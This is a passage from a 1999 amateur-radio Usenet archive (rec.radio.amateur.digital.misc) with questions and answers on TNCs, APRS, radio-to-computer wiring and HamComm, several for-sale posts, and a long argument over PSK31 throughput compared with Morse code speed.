There is a new search engine online at http://www.hamfind.com

We look forward to your visit to help us build the database and use
the engine for your searching.

Thanks
Wayne Harrell
WD4LYV

2755. ARPS, PacComm Tiny-2 question.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-14 00:00:00 UTC
From: dj1@prairie.lakes.com
Message-ID: <37645f06.14862265@news.supernews.com>
Source record: 17761

I am attempting to figure out APRS and am running into some
difficulty with a GPS receiver and a Tiny-2. I upgraded the
firmware in it and now am trying to make it a tracker. My
GPS receiver is putting out the $GPGGA stream of data.
I have the GPSTEXT set to $GPGGA, and yet it won't
update the LTEXT or others with the GPS data. I have
put the TNC into conv mode and plugged the GPS serial
cable into it and confirmed that the TNC is receiving the data
when the TNC went into TX and sent the GPS stream verbatim.

Any assistance, troubleshooting that you could procive would
be appreciated.

2756. Re: Kenwood Remote Control - Adapter or Schematic Wanted

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-14 00:00:00 UTC
From: Bill <bbierly2@flash.net>
Message-ID: <42_83.772$_n2.1160@news.flash.net>
Source record: 17762

I would also like a copy if you scan it.

K5OFY
Bill

Robert Lay (W9DMK) <nobody@crosslink.net> wrote in message
news:37630d76.4122908@news.crosslink.net...
> On Sat, 12 Jun 1999 07:32:56 -0500, "Bill" <bkemp@nospam.pdq.net>
> wrote:
>
> >I am trying to hook up my computer's RS232 port to my Kenwood TS 450 for
> >remote control. I am in need of a used adapter (preferably), or a
schematic
> >and/or parts list for construction.
> >Any help would be appreciated.
>
> Dear Bill,
> I have the device that you are looking for - it works quite well.
> You should be able to build a chinese copy of it from the schematic. I
> can scan it in and send the schematic as an attachement to an e-mail
> if you like. Just send me an e-mail requesting it. It will take a
> couple of days to get around to it, but I see no problem other than
> the fact that such scanned images can be rather large - it's up to
> you.
>
> Note the anti-spam block.

2757. Re: Kenwood Remote Control - Adapter or Schematic Wanted

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-14 00:00:00 UTC
From: nobody@crosslink.net
Message-ID: <3764860a.21504115@news.crosslink.net>
Source record: 17763

On Sun, 13 Jun 1999 22:28:30 +0000, "D. Stussy"
<kd6lvw@bde-arc.ampr.org> wrote:

>From what I've heard, the interface is just a UART and the 1488/1489 (RS232-C
>driver chips). I'm not certain which UART is used - maybe an 8251?
>
>On some radio's, it's just a matter of installing the chips. BTW, the chips
>themselves can be had for about $3.00, but the kit from the manufacturer is
>probably in excess of $20.00. (It's been a long time since I've even thought
>about this equipment). Maybe you should search a "radio modifications" server
>first - I think some mods address this.
>
>On Sat, 12 Jun 1999, Bill wrote:
>> I am trying to hook up my computer's RS232 port to my Kenwood TS 450 for
>> remote control. I am in need of a used adapter (preferably), or a schematic
>> and/or parts list for construction.
>> Any help would be appreciated.
>

Here are the actual IC's from the IF-232C External Control device by
Kenwood:

SN75188N
SN75189AN
TLP521-4 (Opto-isolator)

1 EACH.
Everything else is related to the power supply

2758. Re: Stop attacking PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-14 00:00:00 UTC
From: nobody@crosslink.net
Message-ID: <37647e9a.19599331@news.crosslink.net>
Source record: 17764

On Sun, 13 Jun 1999 07:16:23 -0500, "William Lee"
<n5wrx@mindspring.nospam.com> wrote:

>
>Robert Lay (W9DMK) wrote in message <3762529e.4434361@news.crosslink.net>...
>>On Fri, 11 Jun 1999 23:36:49 GMT, kh2d@my-deja.com (Jim Kehler) wrote:
>>
>>>As far as PSK-31 is concerned, the only mode I can think of that it's
>inferior
>>>to is CW. Lots of times I've heard someone CQ'ing on PSK-31 and couldn't
>>>copy a letter, but the CW ID at the end came thru loud and clear.
>>
>>That's an interesting observation that has some basis - the CW is at
>>full, key down power. Whereas the power during PSK31 Mode at idle is
>>1/2 of the key down power. That sounds like 3 dB to me, which is often
>>the difference between copy and no-copy.
>>
>
>
>But isint PSK-31 a SSB signal?
>Isnt the PEP of SSB twice the power as a CW sig?

I don't want to agree that PSK31 is an SSB signal, because it is no more SSB than is a RTTY signal. RTTY can be generated in that same way by placing a frequency shifted audio tone into the transmitter's audio input. Do you call that SSB? If so, I think you are placing undue emphasis on the mechanics of how the signal is generated and ignoring the actual characteristics of the emitted signal.

The question of whether the PEP of SSB is twice the power as a CW sig is a question of how the designer of the transmitter specified its usage in terms of assumed duty cycle and other factors. If I run my rig with equal levels of PEP in CW and SSB, what am I violating? I only do harm if I run the rig in a mode and at a power level that is outside its design specifications.

It seems to me that PSK31 has to stay synchronized during idle if it is going to reliably decode the characters - I have to think about that more to be sure, and it's not a job for this old brain. My rational is that a non-character must be recognized just as reliably as a real character.

The indisputable fact is that at idle the PSK31 transmissions are developing one half of the power that the CW keyed tones are delivering. This is a simple fact that is seen on the wattmeter between Tune and Idle. As I said, that seems to be a 3 dB advantage

for CW - but maybe I am drawing the wrong conclusions from those facts.

One thing is certain, 3 dB is a considerable advantage, if everything else is equal. Whether everything else really is equal or not between CW and PSK31 is arguable. You would have to include such things as data rate and bandwidth - right?

2759. Free Mac Ham Software Listing

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-14 00:00:00 UTC
From: wd1v@amsat.org
Message-ID: <wd1v-1406990133330001@wdonev.ne.mediaone.net>
Source record: 17765

http://people.ne.mediaone.net/wd1v/Page7.html

John D. Seney
http://people.ne.mediaone.net/wd1v
Oscilloscope FAQ

2760. Re: ft-50 to BP-2

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-14 00:00:00 UTC
From: "Jeffrey M. Swiger" <N8NOE@Ameritech.Net>
Message-ID: <37649B7E.215CB062@Ameritech.Net>
Source record: 17766

The BP-2 Uses a common Ground.. Looking at the back of the RJ-11 with the Latch on top, and color going from left to right Yellow/Green/Red/Black...

center of Large plug is green (Second from LEFT)
center of Small plug is Yellow (Far LEFT)
Far right of the RJ-11 (Black) is the Ground for both...HOpe you understand my explanation? Hold the RJ-11 looking into where the wires go, and the latch on TOP....73 Good luck, Jeff

name wrote:

> I am trying to connect my ft-50 to a BP-2 that I just received using the
> CT-30 adapter. it require a 3.5 and 2.5 mm plug but I am unsure of the wires
> sequence.....
>
> I would really appreciate If someone could give me a wiring diagram or help
> me in the connection of ! ! !
>
> Thanks in advance
>
> 73 de Eric,
>
> VE7VIN
>
> Please reply via gaule@sympatico.ca

--
" What A LONG Strange Trip It's Been! "
Jeffrey M. Swiger
*** N8NOE ***

2761. Re: Stop attacking PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-14 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7m9cm9.24d.nomail@linux.pe1chl.ampr.org>
Source record: 17767

Jim Kehler <kh2d@my-deja.com> wrote:
>I wasn't comparing CW with radio in the CW mode, to PSK. I was
>simply trying to say that my ears copy the audio CW ID when the
>computer doesn't copy the the PSK audio.

>I don't think PSK was intended to be used the same as CW, so it's
>hard to compare the two, mode wise. Of any of the digital modes
>I have used, PSK seems to copy the weakest signals by far, but I
>don't base that statement on anything scientific. Just seems that
>way to me....

Isn't the datarate on PSK higher than on CW?
In that case it isn't surprising that you can demodulate a signal in
CW that you can't demodulate in PSK.

For a fair comparison, use a CW rate that matches the PSK datarate.
That will probably be more like 50-60 WPM CW. Can you still copy
weak signal CW that well at that rate? (taperecorder allowed)

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

2762. Re: Stop attacking PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-14 00:00:00 UTC
From: kh2d@my-deja.com
Message-ID: <7k2p6dvcv1@brokaw.wa.com>
Source record: 17768

nomail@pe1chl.demon.nl (Rob Janssen) wrote:

>Isn't the datarate on PSK higher than on CW?
>In that case it isn't surprising that you can demodulate a signal in
>CW that you can't demodulate in PSK.

>For a fair comparison, use a CW rate that matches the PSK datarate.
>That will probably be more like 50-60 WPM CW. Can you still copy
>weak signal CW that well at that rate? (taperecorder allowed)

>Rob

I don't know, Rob. The PSK-31 program only has one CW speed.
I think it's about 4 words per week......

73, Jim KH2D

2763. Re: Stop attacking PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-14 00:00:00 UTC
From: Michael Young <nobody@all.org>
Message-ID: <929361092.214.92@news.remarQ.com>
Source record: 17769

Rob Janssen <nomail@pe1chl.demon.nl> wrote in message
news:slrn7m9cm9.24d.nomail@linux.pe1chl.ampr.org...
> For a fair comparison, use a CW rate that matches the PSK datarate.
> That will probably be more like 50-60 WPM CW. Can you still copy
> weak signal CW that well at that rate? (taperecorder allowed)

I think it's closer to 30 wpm, given operator typing speed. We can find more in the technical description, but in simple on the air testing, I kept pace nicely with my keyer set for 24 wpm. There were some short pauses as the sender struggled with his thoughts or typing. For the average ham, typing 30 wpm while conjuring up original thoughts is herculean. 30 wpm is well within the realm of CW speeds.

In weak signal or noisy conditions, copy is often about as good as my CW copy: spotty. :-) I have more time to make sense of the partial copy with PSK31, but that only helps keep the conversation flowing, not in actual content.

I will venture to add, though, that I've worked with QSO's less than 100 Hz above and below, and also straddled between the legs of --TOR traffic. I haven't the filters to do that in CW; not even the wetware filters are that good. Also, having the full ANSI char set and line breaks helps expressiveness, but I find that secondary to everything else.

Michael.

2764. Re: Diagram of TNC wanted !

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-14 00:00:00 UTC
From: nielsen@primenet.com
Message-ID: <slrn7ma3hc.fm2.nielsen@bob.localnet>
Source record: 17770

You can find the schematic, as well as the manuals at ftp.tapr.org in
/software_lib/tnc/

Bob, w6swe

On Sun, 13 Jun 1999 19:45:57 GMT, kvenl@dds.nl <kvenl@dds.nl> wrote:
>Does anyone has a diagram of a TNC2??
>
>Thanks !
>
>73
>Kees
>
>
>Sent via Deja.com http://www.deja.com/
>Share what you know. Learn what you don't.

--
Bob Nielsen Internet: nielsen@primenet.com
Tucson, AZ AMPRnet: w6swe@w6swe.ampr.org
DM42nh http://www.primenet.com/~nielsen

2765. HamComm questions

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-14 00:00:00 UTC
From: Harry Göransson <harry@mbox304.swipnet.se>
Message-ID: <L1c93.11149$Nc.20424@nntpserver.swip.net>
Source record: 17771

Hi,

Before I buy a HC-02 interface and pay for the program, I want to see if my old computer has capacity to run the HamComm software. For that reason I have built a HC-01 Basic Interface on an experimental board. The test run did not give much satisfaction. The CW-reception did only give garbage text on the screen. Because of this, I now have some questions:

1. Can I use a 33 MHz 486 PC if I run it in DOS-mode?
2. Is the length of the connection cables of any importance? Is 2 meters too long?
3. Is it possible to use HamComm 3.1 for CW reception on the whole?

SM4KAJ/Harry

2766. Re: Kenwood Remote Control - Adapter or Schematic Wanted

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-14 00:00:00 UTC
From: Charles Hampton <hampton@mail.wvnet.edu>
Message-ID: <37654AB9.3C9E@mail.wvnet.edu>
Source record: 17772

Bill wrote:
>
> I am trying to hook up my computer's RS232 port to my Kenwood TS 450 for
> remote control. I am in need of a used adapter (preferably), or a schematic
> and/or parts list for construction.
> Any help would be appreciated.
> TIA. Bill
> k5lk@arrl.net

There is an article by K6XX on his home page that includes a schematic
for interfacing some Kenwood radios to computer rs-232 ports. You can
go there at http://www.qsl.net/k6xx/ikanrite.htm.

Charles
KA8JVX

2767. Re: PK-232 to mic plug wiring?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-14 00:00:00 UTC
From: "Cyril H. Halbach" <cyril@erols.com>
Message-ID: <37650553.FBF57F30@erols.com>
Source record: 17773
Cross-posted to: rec.radio.amateur.digital.misc,alt.ham-radio.packet

Green is to audio speaker
Black is NC
Red is PTT
white is mic
brn is mid gnd
and shield is attached to brown
de kr3y Cy

Marty wrote:

> I have a PK-232MBX, but no manual. Would someone have the wiring
> instructions for the mic plug to the PK232 connector?
>
> The pre-wired cable that came with the PK232 has 5 wires: red, brown,
> black, white and green which terminate in a 5-pin inline female plug at
> the tnc end. I need to know which ones go to PTT, mic, mic ground, and
> chassis ground on the mic plug.
>
> If anyone has the manual, or knows where this information might be
> obtained online, I would greatly appreciate your help.
>
> Marty K1FHR

2768. f.s. 4 port multiport rs-232 adapter

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-14 00:00:00 UTC
From: KE6QIS <ke6qis@northcoast.com>
Message-ID: <929427012.749.12@news.remarQ.com>
Source record: 17774

hi the name here is alan and i have the following multiport adapter for
sale;
digi arnet multiport rs232 port adapter card. it is a isa full length card
and is
settable to different irq's and addresses. 115k to eack port, by 4 ports.
it has the win 3.1 drivers and docs and is in good condition. (unknown win
95/8 driver availability).
perfect for those setting up a multi user system or ???
will sell for $65 shipped or will trade for a older 30 watt vhf rig. If
you are
interested in in please e-mail me back at the address below. thanks alan.

--

nnnn
Alan Bethel KE6QIS
KE6QIS Satellite Ops. Ctnr.
Grid CN70vs
Satellites UO-22, UO-36, TO-31, ko-25, AO-27
E-mail ke6qis@northcoast.com
Packet ke6qis@k7wwa.#nca.ca.usa.noam

2769. Re: HamComm questions

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-15 00:00:00 UTC
From: fran@isis.demon.co.uk
Message-ID: <19990615.0605.4561snz@isis.demon.co.uk>
Source record: 17775

> 1. Can I use a 33 MHz 486 PC if I run it in DOS-mode?

Yes. It worked on a 20Mhz 386SX.

> 2. Is the length of the connection cables of any importance? Is 2 meters =
> too long?

Probably, but 2 mtrs should be OK.

> 3. Is it possible to use HamComm 3.1 for CW reception on the whole?

Yes, but...
No SW decoders are all that hot with hand sent CW. As software decoders
go, HamComm is pretty good, provided it's getting a clean signal. It's a
good idea to test your setup with RTTY since that's far more predictable
than CW. If that's OK, CW ought to be as well. If it's not, the
adventure begins as you try to find out why. Mostly, it will be down to
computer (especially VDU) noise or ground loops, but that's easier to
say than to fix.

Fran.
--

_____ ______
(Fran Berry) ( )
(_) fran@isis.demon.co.uk (____) (__________ Know Thyself

2770. Radios for FullDup link?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-15 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7k58rb$v8s@enews3.newsguy.com>
Source record: 17776

Hello!

I am looking into setting up a Full Duplex Packet Radio backbone link, and have picked out most of the equipment except the radios themselves. I am interested in setting up on the 220 or 440 MHz bands, or a combination thereof. It will initially be set up to run at 1.2kb, and once any kinks are ironed out, the link will be upgraded to higher speed, probably 9.6kb, possibly 19.2kb.

Any suggestions for the radios, frequencies, and antennas? I have never seen a full-duplex setup before, so I'm having to learn as I go.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

2771. Re: Radios for FullDup link?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-15 00:00:00 UTC
From: Dave G <Dave-broken@dcg.org>
Message-ID: <37663E6B.3A5BFE6B@dcg.org>
Source record: 17777

Charles Brabham wrote:
>
> Hello!
>
> I am looking into setting up a Full Duplex Packet Radio backbone link, and
> have picked out most of the equipment except the radios themselves. I am
> interested in setting up on the 220 or 440 MHz bands, or a combination
> thereof. It will initially be set up to run at 1.2kb, and once any kinks are
> ironed out, the link will be upgraded to higher speed, probably 9.6kb,
> possibly 19.2kb.
>
> Any suggestions for the radios, frequencies, and antennas? I have never seen
> a full-duplex setup before, so I'm having to learn as I go.

We've done some preliminary testing in our area (Indianapolis) running
full duplex in our TCP/IP network. The performance improvement is
dramatic, anywhere from four to eight times the half dup path. Nothing
special about the radios or frequencies, as long as you can hear when
transmitting. We've not put anything in permanent service though, just
due to funds and coordination. Since full duplex is essentially point to
point, as opposed to multipoint, it is hard to get the guys to chip in
$$ for a link that doesn't point directly at their station. :)

K9DC

2772. Re: Stop attacking PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-15 00:00:00 UTC
From: nobody@crosslink.net
Message-ID: <37664564.7133142@news.crosslink.net>
Source record: 17778

On Sun, 13 Jun 1999 19:41:00 GMT, kh2d@my-deja.com (Jim Kehler) wrote:

>As far as power output is concerned, if I set the power out of my
>radio using the TUNE button of the PSK program at 50 watts (using
>the peak holding meter in the radio and an external PEP meter), and
>then measure the power out using the CW ID button of the PSK
>program, I stll have 50 watts output. If I use the CQ button of the
>PSK program to call CQ, again I still have 50 watts output.
>
>So I would conclude that since the TUNE function, the CW ID function,
>and the actual PSK transmit function all use the same audio tones
>with the radio in the SSB mode, the power output is the same for
>all three.

I don't think so. As I said before, the average power being
transmitted by the PSK31 system at idle is exactly one half of that
during Tune. Tune is also the level of CW (but only during the key
down - not as an average power)

>
>I wasn't comparing CW with radio in the CW mode, to PSK. I was
>simply trying to say that my ears copy the audio CW ID when the
>computer doesn't copy the the PSK audio.

Perhaps the subjective observation that you can copy CW better has
something to do with the fact that the signal processor being used is
more sophisticated. The human brain can be a much better signal
processor and decoder than most electronic implementations - provided
it is given something that it knows how to deal with. Unfortunately,
PSK warbles are NOT something it can deal with, and so we have to
struggle along with Peter's marvelous algorithms.

>I don't think PSK was intended to be used the same as CW, so it's
>hard to compare the two, mode wise. Of any of the digital modes
>I have used, PSK seems to copy the weakest signals by far, but I
>don't base that statement on anything scientific. Just seems that
>way to me....

You're right, it's not very scientific, but the scientific explanation
is not that complex and hinges primarily on the fact that PSK31
filters the audio to a 31.5 Hz bandwidth which is so narrow that very
little of the spectral noise gets into the processing algorithms.

>I can say that PSK pileups suck =:-) But I didn't get on PSK
>to work pileups, I got on to get away from them.....

There's another place where PSK31 sucks, and that's when its coming over the pole and suffers from aurora. It does not take much phase modulation from the environment to degrade the signal, as I understand it. By the same token, two PSK signals on the same frequency totally screw each other - i.e., there does not seem to be any capture effect. That's an example of where it is not as good as SSB. When listening to several SSB stations all on the same frequency, it's often very easy to have a Q5 on more than one, because it's no different than a cocktail party or trying to talk over your wife - you can usually get the gist of what everyone is saying - again, because the human brain has excellent signal processing capabilities.

2773. Re: Stop attacking PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-15 00:00:00 UTC
From: nobody@crosslink.net
Message-ID: <37664989.8194462@news.crosslink.net>
Source record: 17779

On Mon, 14 Jun 1999 07:44:09 GMT, nomail@pe1chl.demon.nl (Rob Janssen) wrote:

>Jim Kehler <kh2d@my-deja.com> wrote:
>>I wasn't comparing CW with radio in the CW mode, to PSK. I was
>>simply trying to say that my ears copy the audio CW ID when the
>>computer doesn't copy the the PSK audio.
>
>>I don't think PSK was intended to be used the same as CW, so it's
>>hard to compare the two, mode wise. Of any of the digital modes
>>I have used, PSK seems to copy the weakest signals by far, but I
>>don't base that statement on anything scientific. Just seems that
>>way to me....
>
>Isn't the datarate on PSK higher than on CW?

The data rate on PSK31 is limited. I.e., it keeps up with the typist until the typist gets ahead of the processing, at which point the PSK31 output is simply continuing along at its max speed while the buffer is spooling up the typed in data.

On the other hand, CW is at whatever speed you send it - so there is no comparison possible unless you specify a CW rate that produces the same characters per second.

>In that case it isn't surprising that you can demodulate a signal in
>CW that you can't demodulate in PSK.
>
>For a fair comparison, use a CW rate that matches the PSK datarate.
>That will probably be more like 50-60 WPM CW. Can you still copy
>weak signal CW that well at that rate? (taperecorder allowed)

Sorry, but PSK31 doesn't go that fast.

2774. Re: Stop attacking PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-15 00:00:00 UTC
From: nobody@crosslink.net
Message-ID: <37664adc.8533533@news.crosslink.net>
Source record: 17780

On Mon, 14 Jun 1999 06:51:18 -0500, "Michael Young" <nobody@all.org>
wrote:

>I will venture to add, though, that I've worked with QSO's less than 100
>Hz above and below, and also straddled between the legs of --TOR
>traffic. I haven't the filters to do that in CW; not even the wetware
>filters are that good. Also, having the full ANSI char set and line
>breaks helps expressiveness, but I find that secondary to everything
>else.

Dear Michael,

I have worked PSK31 between the mark and space of RTTY and I have
worked PSK31 with another PSK31 signal as close as 50 Hz, center to
center. In other words, the PSK31 signals can be shoulder to shoulder
in the waterfall without killing each other. This is not to say that
all signals are clean and that splatter doesn't cause interference.

2775. New Search Engine Dedicated to Amateur Radio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-15 00:00:00 UTC
From: #wharrell@surfsouth.com
Message-ID: <3765d7ef.733023@enews.newsguy.com>
Source record: 17781

Check out the new Search Engine at http://www.hamfind.com
It is dedicated to the Amateur Radio Hobby. Help us build the database rapidly by adding your personal or club web page url to the search engine. We also ask that you help spread the word about hamfind.com search. Perhaps you could place a banner link on the web pages you are responsible for.

Thanks and God Bless

Wayne Harrell
http://www.hamfind.com

gws@surfsouth.com

2776. Re: Stop attacking PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-15 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7mdb24.flb.nomail@linux.pe1chl.ampr.org>
Source record: 17782

Robert Lay (W9DMK) <nobody@crosslink.net> wrote:
>>Isn't the datarate on PSK higher than on CW?

>The data rate on PSK31 is limited. I.e., it keeps up with the typist
>until the typist gets ahead of the processing, at which point the
>PSK31 output is simply continuing along at its max speed while the
>buffer is spooling up the typed in data.

>On the other hand, CW is at whatever speed you send it - so there is
>no comparison possible unless you specify a CW rate that produces the
>same characters per second.

Of course that is what I mean.

When you want to send a certain text, e.g. this news article, using
either PSK31 or CW it takes a definite minimum amount of time. Of
course you can take longer, both in PSK31 and in CW, by waiting and
staring at the screen. That is not relevant.
When you send continuosly, there is some CW WPM rate that will give
the same transmission time as the text would take in PSK31. That is
the CW rate at which you should compare the two, not some convenient
slow CW rate that lets you pick the signal out of the noise.

My guess was that the default CW ID speed of PSK31 is lower than that
fair comparison rate, and that it would be fair to compare at 50-60 WPM
CW.

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

2777. Re: Stop attacking PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-15 00:00:00 UTC
From: nobody@crosslink.net
Message-ID: <3766d96f.45037957@news.crosslink.net>
Source record: 17783

On Tue, 15 Jun 1999 19:40:52 GMT, nomail@pe1chl.demon.nl (Rob Janssen) wrote:

>>The data rate on PSK31 is limited. I.e., it keeps up with the typist
>>until the typist gets ahead of the processing, at which point the
>>PSK31 output is simply continuing along at its max speed while the
>>buffer is spooling up the typed in data.
>
>>On the other hand, CW is at whatever speed you send it - so there is
>>no comparison possible unless you specify a CW rate that produces the
>>same characters per second.
>
>Of course that is what I mean.

>When you want to send a certain text, e.g. this news article, using
>either PSK31 or CW it takes a definite minimum amount of time. Of
>course you can take longer, both in PSK31 and in CW, by waiting and
>staring at the screen. That is not relevant.
>When you send continuosly, there is some CW WPM rate that will give
>the same transmission time as the text would take in PSK31. That is
>the CW rate at which you should compare the two, not some convenient
>slow CW rate that lets you pick the signal out of the noise.
>
>My guess was that the default CW ID speed of PSK31 is lower than that
>fair comparison rate, and that it would be fair to compare at 50-60 WPM
>CW.

Well, you are missing the point entirely, Rob. It matters not what you think is a meaningful test at some other speed. PSK31 operates at its designed speed (or less if you choose to type slower). It would probably help the discussion if you were to try PSK31, or at least read up on its theory of operation, so that you could understand what I have been saying.

I will say it another way. PSK31 does NOT operate at 50-60 WPM. It CANNOT operate at 50-60 WPM - Therefore it is pointless to talk about comparing it with CW at such speeds. If it were capable of operating at 50-60 WPM, then it WOULD NOT BE PSK31 - it would be something else.

2778. data radio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-15 00:00:00 UTC
From: ak209@lafn.org
Message-ID: <1999Jun15.234354.14037@lafn.org>
Source record: 17784

Hi,

I have a TNC with a 9600 baud modem. I need to buy a data radio, either for 2m or 70cm. I am leaning towards 70cm, to Tekk. They have a KS-900L, KS960L and a KS-1000L. Of the KS-900L and KS-960L, one seems to be preferred by amateurs over the other. Which is preferred, and why? Should I just get the KS-1000L?

I will be operating a fixed (not mobile) station in the San Fernando Valley. I have found operating frequencies at http://www.qsl.net/scdcc, but haven't decided on an antenna or amplifier.

Thanks,
-yoshio

2779. Re: Stop attacking PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-15 00:00:00 UTC
From: Dana Myers <Dana.Myers@West.Sun.Com>
Message-ID: <3766F543.9CB2E886@West.Sun.Com>
Source record: 17785

"Robert Lay (W9DMK)" wrote:

> On Tue, 15 Jun 1999 19:40:52 GMT, nomail@pe1chl.demon.nl (Rob Janssen)
> wrote:
>
> >My guess was that the default CW ID speed of PSK31 is lower than that
> >fair comparison rate, and that it would be fair to compare at 50-60 WPM
> >CW.
>
> Well, you are missing the point entirely, Rob. It matters not what you
> think is a meaningful test at some other speed. PSK31 operates at its
> designed speed (or less if you choose to type slower). It would
> probably help the discussion if you were to try PSK31, or at least
> read up on its theory of operation, so that you could understand what
> I have been saying.

What *are* you talking about, Robert? Rob Janssen's speculation looks entirely correct. I think you're misunderstanding the concept of "WPM" here. Read Rob's note carefully again, and rather than responding in knee-jerk fashion, try to understand what he's suggesting. Rob says that, for a given portion of text, sending it with PSK31 (31.25 baud with the Varicode character encoding) would take about as long as sending the same text with Morse code at around 50WPM. Before going any further, please take a moment to look up the definition of "WPM" - hint: it is about throughput. not a baud rate.

Morse code sent at a baud rate of 31.25 equates to about 38WPM; the Varicode character provides greater average "density", which Rob estimates improves the equivalent throughput to more like 50WPM.

> I will say it another way. PSK31 does NOT operate at 50-60 WPM. It
> CANNOT operate at 50-60 WPM - Therefore it is pointless to talk about
> comparing it with CW at such speeds. If it were capable of operating
> at 50-60 WPM, then it WOULD NOT BE PSK31 - it would be something else.

Why don't you just try Rob's experiment, except you can do it mathematically, by writing a computer program that takes arbitrary text and determines how long it takes to send it using Varicode and Morse code. You can simplify the task a little by simply counting the number of bauds required and comparing them. If you don't feel up to the task, let me know. Otherwise, I'll be looking forward to your objective results.

Dana K6JQ

2780. Re: HamComm questions

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-15 00:00:00 UTC
From: Ralph Mowery <rmowery@ibm.net>
Message-ID: <376700E1.5F0080EB@ibm.net>
Source record: 17786

The 486/33 is fine for the cw and rtty decoding with that
interface. I have the decoder and it does rtty very well if there
is no other signals in the passband. A good audio filter really
helps. It does not do CW very good at all. If your main interist
is cw, you probably need to look at another program and or interface
system. Look for one called BLT151.zip. I think that is the one I
am using under dos. This program will work off a sound card.

Not sure how long the cables can be as mine is built into a db25
plug, but the audio cable can be atleast 4 meters long, probably
longer if needed. That is the longest that I have ran mine.

Harry Gï¿½ransson wrote:
>
> Hi,
>
> Before I buy a HC-02 interface and pay for the program, I want to see if my old computer has capacity to run the HamComm software. For that reason I have built a HC-01 Basic Interface on an experimental board. The test run did not give much satisfaction. The CW-reception did only give garbage text on the screen. Because of this, I now have some questions:
>
> 1. Can I use a 33 MHz 486 PC if I run it in DOS-mode?
> 2. Is the length of the connection cables of any importance? Is 2 meters too long?
> 3. Is it possible to use HamComm 3.1 for CW reception on the whole?
>
> SM4KAJ/Harry

2781. FS: KAM + Enhancement board & Laptop

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-15 00:00:00 UTC
From: Dave Redfearn <n4elm@texoma.net>
Message-ID: <37671523.C6CE33BF@texoma.net>
Source record: 17787

For Sale:

Kantronics KAM Multimode Terminal Controller
with 8.2 enhancement board
Covers all modes
With manuals, software, cables
Good condition

$180.00 OBO + shipping

GriD 1535EXP computer
386, 2 Meg Ram
40 Meg Hard disk
serial, parallel, video, expansion ports
Gas Plasma screen (Red)
NO battery or power supply

PC in good shape, works great, used as a packet monitor.
Does NOT have the expansion card base.
Runs on 12 - 13.8 Vdc
Have an additional Conner 100 Meg IDE hard drive for upgrade purposes

$75.00 OBO + shipping

73 - Dave
==========
Dave Redfearn, ARS N4ELM, McKinney, TX
Email: n4elm@NOJUNKtexoma.net (to reply, remove NOJUNK)
QRL? de N4ELM/qrp

2782. Re: Throughput of PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-16 00:00:00 UTC
From: Dana Myers <DMyers@Qnet.Com>
Message-ID: <37684530.1BF33C5B@Qnet.Com>
Source record: 17698

Bob Lewis wrote:

> Actually, the whole mode comparison thing is mute since we are comparing
> apples to oranges. Each mode has it's own set of advantages and
> disadvantages. You pick the mode according to what it is you want to
> accomplish.

Well, first you say that mode comparison is moot (I'll bet that's what you intended to write) and then proceed to mention advantages and disadvantages.

Comparison and evaluation of advantages are the same process in this context;
in other words, mode comparison is not moot. To perform comparisons, you identify relevant attributes and determine how to consistently describe them.

Obviously, not all comparisons are two-dimensional; you may find a mode that

offers a terrific throughput/bandwidth ratio, but requires an excellent S/N ratio.

In this discussion, I determined the throughput/bandwidth values using a given text string. I did not address the S/N performance of these modes; this is rather difficult to evaluate objectively since Morse effectiveness is
quite dependent on variable human operators.

Dana K6JQ
Dana@Source.Net

2783. PK-88 for sale

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-16 00:00:00 UTC
From: dmenn@ece.vill.edu
Message-ID: <i6D93.2452$ll5.20814@server1.news.adelphia.net>
Source record: 17788

I have for sale a PK-88 with no manual or box. I do have a power cable
and a cable that connects the TNC to the computer, but you will probably
have to re-wire that, depending on what type of radio you are
going to be using. I'm asking $50 or best offer. Thanks. You can email
me at david.mennerich@unisys.com during normal business hours or
dmenn@adelphia.net at night. Thanks and 73's de N2TEB!

David

2784. Re: Stop attacking PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-16 00:00:00 UTC
